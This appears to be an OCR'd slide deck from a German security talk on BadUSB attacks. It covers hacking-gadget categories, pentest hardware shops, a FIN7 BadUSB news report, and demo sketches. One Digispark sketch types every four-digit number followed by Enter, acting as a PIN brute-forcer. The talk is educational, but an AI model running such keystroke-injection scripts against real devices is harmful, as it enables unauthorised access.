

The background is a blurred office environment. On the left, a person is seated at a desk with a computer monitor. In the center, a person is standing, possibly presenting. On the right, a large presentation screen is visible, displaying some content that is also blurred. The lighting is warm, with several long, horizontal light fixtures visible in the upper part of the frame.

Tobias Scheible, M.Eng.

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

- 1999 GeoCities, 2000 Domain, 2001 Kundenprojekte & 2010 Blog
- 2009 bis 2012: Softwareingenieur im Bereich Web Development
- Seit 2012: Wissenschaftlicher Mitarbeiter
 - Aktuelle & ehemalige Lehrmodule (Auswahl):
 - Netzsicherheit I: IT-Sicherheit von Netzwerken Hochschulzertifikatsprogramm
 - Grundlagen der digitalen Forensik Masterstudiengang IT GRC Management
 - Internettechnologien Hochschulzertifikatsprogramm
 - Cloud Technologies and Cloud Security Architectures Masterstudiengang IT GRC Management
 - Digitale Forensik Bachelorstudiengang IT Security
 - Internet Grundlagen Masterstudiengang Digitale Forensik
 - Informationssicherheit Bachelorstudiengang Wirtschaftsinformatik
- Buch- & Zeitschriftenautor, Blogger, Referent, ...



Agenda

- Hacking Hardware
 - Hardware Tools
 - Kategorien
 - Angriffsszenario
 - Bezugsquellen
- BadUSB Tools & USB-Killer
 - BadUSB-Hardware
 - Getarnte Hardware
 - Ferngesteuerte Tools
 - Multifunktionale Geräte
 - Zerstörung mit USB-Killer
 - Gegenmaßnahmen

Hinweis

Die komplette Präsentation wird im Anschluss unter www.scheible.it bereitgestellt.

A blurred background image of an office or workshop. Several people are visible working at desks with computer monitors. The scene is brightly lit, likely by large windows. An orange semi-transparent horizontal bar is overlaid across the middle of the image.

Hacking Hardware

Hardware Tools

Hacking Hardware (Hacking Gadgets, Pentest Hardware/Tools, IT Security Hardware/Tools): Geräte, mit denen Rechnersysteme oder Kommunikationsverbindungen angegriffen werden können. Dabei handelt es sich um kompakte Geräte mit einem Mikrocontroller, die vorab programmierte Befehle ausführen. Zum Teil können sie über Funk-Chips ferngesteuert werden.

- Sie wurden für White Hat Hacker, Penetration-Tester, Security-Forscher und Sicherheitsbeauftragte entwickelt, um Schwachstellen aufzuspüren und anschließend schließen zu können.
- Sie werden auch immer wieder von kriminellen Angreifern eingesetzt.
 - Es handelt sich dabei um sehr gezielte Angriffe
 - Meist werden diese Geräte von Innentätern eingesetzt
 - Hacking Hardware ist i.d.R. einfach zu bedienen

Hacking Hardware

[Hardware Tools](#)
[Kategorien](#)
[Angriffsszenario](#)
[Bezugsquellen](#)

BadUSB Tools & USB-Killer

Kategorien

Spionage

Spionage Gadgets

Keylogger

Screenlogger

Angriffe gegen Rechnersysteme

BadUSB

USB-Killer

Netzwerke

LAN

WLAN

Bluetooth

Funkverbindungen

RFID

Funkprotokolle

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

Hardware Tools
[Kategorien](#)
Angriffsszenario
Bezugsquellen

BadUSB Tools & USB-Killer

Angriffsszenario



Kamera / Mikrofon



Keylogger / BadUSB



Opfer



WLAN / LAN



ehemaliges oder frustriertes Personal



Personal von Drittfirmen



Praktikant*innen



falsche Kunden

Angreifer
Innentäter

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

Hardware Tools
Kategorien
[Angriffsszenario](#)
Bezugsquellen

BadUSB Tools & USB-Killer

Bezugsquellen

- IT Security Hardware muss nicht über zwielichtige Kanäle oder gar über das Darknet beschafft werden, sondern kann teilweise z.B. über die Onlineshops von Amazon und eBay einfach bestellt werden.
- Neben großen Shoppingplattformen gibt es mehrere Onlineshops, die sich auf den Vertrieb dieser Art von Hardware spezialisiert haben.
- In Deutschland werden diese Geräte auch häufig über Online-Shops angeboten, die im Bereich der Detektivausrüstung aktiv sind.
- Einige Geräte sind in Deutschland nicht erlaubt, können jedoch sehr einfach im Ausland bestellt werden – teilweise auch in EU-Nachbarstaaten.

Hacking Hardware

Hardware Tools
Kategorien
Angriffsszenario
Bezugsquellen

BadUSB Tools & USB-Killer

Bezugsquellen hak5.org

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

LOGIN

0

PRODUCTS ▾ PODCASTS

HAK5

COMMUNITY SUPPORT



WIFI PENTESTING

WiFi Pineapple Mark VII

WiFi Pineapple Enterprise

REMOTE COMMAND & CONTROL

Cloud C²

HOTPLUG ATTACKS

USB Rubber Ducky

Bash Bunny

Shark Jack

Plunder Bug LAN Tap

GreatFET One

IMPLANTS & REMOTE ACCESS

Key Croc

Packet Squirrel

Screen Crab

LAN Turtle

O.MG Cable

FIELD KITS

Elite Series

Essential Series

EDUCATIONAL KITS

O.MG DemonSeed EDU

Throwing Star LAN Tap

MERCH

T-Shirts

Accessories

Stickers

Quelle: hak5.org (1)

SAVE ON O.MG

KEYSTROKE

NEW HAK5

LAN

20.04.2022 | VDI Zollern-Baar

Tobias Scheible, M.Eng.

Bezugsquellen lab401.com

LAB|401

Sign in or Create an Account

Search all products...



CART

HOME PRODUCTS ▾ ACADEMY FAQ LEA TOOLS ENTERPRISE TOOLS MORE ▾

PRICE PREFERENCE ⓘ
Ex VAT Inc. VAT



EXCLUSIVE EUROPEAN DISTRIBUTOR



Wifi Pineapple Signal Owl
Rubber Ducky Bash Bunny
LAN Turtle Shark Jack
Plunderbug Packet Squirrel

AVAILABLE NOW

VIEW ALL PRODUCTS

PRODUCT CATEGORIES

[More categories >](#)

Quelle: lab401.com (2)

- Pentesting
- RFID Tools
- RFID Badges
- SDR
- Hak5
- LEA Tools

Hacking Hardware

- Hardware Tools
- Kategorien
- Angriffsszenario
- Bezugsquellen

BadUSB Tools & USB-Killer

Bezugsquellen hackmod.de

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

HackmoD
IT-Security & Pentest Gadgets

[Hak5](#) [IT-Security Tools](#) [Pentest Tools](#) [RFID-Security](#) [SDR](#) [Zubehör](#)

HackmoD IT-Security. Licensed & Official Hak5 Distributor Europe!



Professional Pentest Tools

HAK5



EU Partner



HackmoD and Hak5! IT-Security Online Shop. Offizieller und gelisteter Hak5 Händler in Europa, Schweiz und Liechtenstein - HackmoD Berlin. Bei Hackmod finden Sie IT-Security Hardware, Pentest Hardware, RFID-Security, IoT-Security und Software Defined Radios. Hak5! Sicherheit für Ihr Computernetzwerk durch Penetration Test Tools.

Quelle: hackmod.de (3)

unterstützen nützliche Open Source Hardware. LimeSDR Partner. **Strike Back - mit HackmoD und Hak5 IT-Security Pentest Tools.** Schützen Sie sich vor Angriffen und Eindringlingen z.B.durch RFID-Pentesting! Hochspezialisierte Penetrations Test Tools, fressen Sie sich durch Cloudlösungen, Penetration Testing für Ihre Netzwerke ist kein Spiel.


Hacking Hardware

[Hardware Tools](#)
[Kategorien](#)
[Angriffsszenario](#)
[Bezugsquellen](#)

BadUSB Tools & USB-Killer

Bezugsquellen firewire-revolution.de

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag



Hacking Hardware

- Hardware Tools
- Kategorien
- Angriffsszenario
- [Bezugsquellen](#)

BadUSB Tools & USB-Killer

Willkommen bei FIREWIRE REVOLUTION

Hotly sought after Pentesting Tools!

Quelle: firewire-revolution.de (4)

20.04.2022 | VDI Zollern-Baar

Tobias Scheible, M.Eng.



BadUSB Tools & USB-Killer

Überblick

Bad USB-Geräte führen mit einer virtuellen Tastatur schadhafte Befehle auf einem Rechner aus. Dabei kann es sich um USB-Geräte mit veränderter Firmware oder um spezialisierte Mikrocontroller handeln. Durch die weite Verbreitung der USB-Schnittstelle und die Tarnung als „harmloses“ Gerät kann großer Schaden angerichtet werden.

- Viele BadUSB Tools sehen wie gewöhnliche USB-Sticks aus
- Sie können als ein beliebiges USB-Gerät fungieren
- Die Microcontroller werden in gewöhnliche USB-Geräte integriert
- USB-Killer zerstören Rechner durch einen Stromschlag

Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

BadUSB-Hardware

Getarnte Hardware

Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

Realer Vorfall




IMAGE: THE RECORD, ALIEXPRESS

Catalin Cimpanu
January 7, 2022

Cybercrime Government
Malware News

FBI: FIN7 hackers target US companies with BadUSB devices to install ransomware

The US Federal Bureau of Investigation says that FIN7, an infamous cybercrime group that is behind the Darkside and BlackMatter ransomware operations, has sent malicious USB devices to US companies over the past few months in the hopes of infecting their systems with malware and carrying out future attacks.

“Since August 2021, the FBI has received reports of several packages containing these USB devices, sent to US businesses in the transportation, insurance, and defense industries,” the Bureau said in a security alert sent yesterday to US organizations.

“The packages were sent using the United States Postal Service and United Parcel Service,” the agency added.

“There are two variations of packages—those imitating HHS [US Department of Health and Human Services] are often accompanied by letters referencing COVID-19 guidelines enclosed with a USB; and those imitating Amazon arrived in a decorative gift box containing a fraudulent thank you letter, counterfeit gift card, and a USB.”

In both cases, the packages contained LilyGO-branded USB devices.

Some BadUSB attacks lead to ransomware

But the FBI says that if recipients plugged the USB thumb drives into their computers, the devices would execute a **BadUSB attack**, where the USB drive would register itself as a keyboard instead and send a series of preconfigured automated keystrokes to the user’s PC.

The Record
BY RECORDED FUTURE

About Contact Podcast

Leadership Cybercrime Nation-state Government People Technology

Subscribe

BRIEFS

F5 investigating reports of NGINX zero day | April 11, 2022

BlackCat ransomware group claims attack on Florida International University | April 11, 2022

WonderHero game disabled after hackers steal \$320,000 in cryptocurrency | April 7, 2022

Researcher finds cryptominning malware targeting AWS Lambda | April 6, 2022


Block says former Cash App employee accessed data from US customer accounts | April 6, 2022

Ukrainian CERT details Russia-linked phishing attacks targeting government officials | April 5, 2022

German wind turbine maker shut down after cyberattack | April 4, 2022

Hacker accessed 319 crypto- and finance-related Mailchimp accounts, company said | April 4, 2022

RANSOMWARE TRACKER: THE LATEST FIGURES [MARCH 2022]



RANSOMWARE TRACKER: THE LATEST FIGURES (MARCH 2022)



BadUSB
Hardware

Rubber Ducky



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

[BadUSB-Hardware](#)

Getarnte Hardware


Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

Rubber Ducky



The image shows a screenshot of a text editor window titled "01_RubberDucky.txt - Editor". The window has a menu bar with "Datei", "Bearbeiten", "Format", "Ansicht", and "Hilfe". The main text area contains the following code:

```
REM scheible.it - Tobias Scheible  
REM Cyber Security Vortrag  
DELAY 2000  
STRING Hello World
```

The status bar at the bottom indicates "Zeile 1, Spalte 34", "230%", "Windows (CRLF)", and "UTF-8".

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

Rubber Ducky

The screenshot shows a web browser window with the URL <https://ducktoolkit.com>. The page features a navigation menu with items: Duck Toolkit, Home, Payloads (dropdown), Encoder, Decoder, User Scripts, Change VID&PID, and Help. The main content area is titled "Duck Toolkit" and contains four service cards:


- Payload Generator**: Select from 30 pre built scripts and configure them for a custom payload. We have generated **491048** payloads since 2014. Button: **Create Payload**
- Payload Encoder**: Create and encode your own payload in to an inject.bin. We have encoded **971625** payloads since 2014. Button: **Encode Payload**
- Payload Decoder**: Decode an existing inject.bin file back to Ducky text. We have decoded **85945** payloads since 2014. Button: **Decode Payload**
- Standalone**: A python library to encode and decode from the comfort of your own device. No cloud required!. Button: **Ducktools**

At the bottom of the page, there is a footer: "DuckToolKit © 2014 - 2022. Created by James Hall & Kevin Breen".

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

[BadUSB-Hardware](#)

Getarnte Hardware


Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

Digispark



```
02_Digispark | Arduino 1.8.19
Datei Bearbeiten Sketch Werkzeuge Hilfe
02_Digispark $ DigiKeyboardDe.h
#include "DigiKeyboardDe.h"
int a = 30; int b = 30; int c = 30; int d = 30;

void setup() {
  delay(3000);
}


void loop() {
  DigiKeyboard.sendKeyStroke(a);
  DigiKeyboard.sendKeyStroke(b);
  DigiKeyboard.sendKeyStroke(c);
  |
  DigiKeyboard.sendKeyStroke(d);
  DigiKeyboard.sendKeyStroke(40);
  delay(500);
  d++;
  if(d == 40) {
    d = 30;
    c++;
    if(c == 40) {
      c = 30;
      b++;
      if(b == 40) {
        b = 30;
        a++;
      }
    }
  }
}

Hochladen abgeschlossen
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

[BadUSB-Hardware](#)

Getarnte Hardware

Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

Teensy

```
02_Teensy | Arduino 1.8.19
Datei Bearbeiten Sketch Werkzeuge Hilfe
02_Teensy
void setup() {}

void loop() {
  int i;
  for (i=0; i<40; i++) {
    Mouse.move(2, -1);
    delay(25);
  }
  for (i=0; i<40; i++) {
    Mouse.move(2, 2);
    delay(25);
  }
  for (i=0; i<40; i++) {
    Mouse.move(-4, -1);
    delay(25);
  }
}


Hochladen abgeschlossen.
FLASH: code:8628, data:3128, headers:8720 free for files:2011140
RAM1: variables:4384, code:6928, padding:25840 free for local variables:487136
RAM2: variables:1312 free for malloc/new:522976
10 Teensy 4.0, Keyboard + Mouse + Joystick, 600 MHz, Faster, US English auf COM9
```

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

MalDuino Elite



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

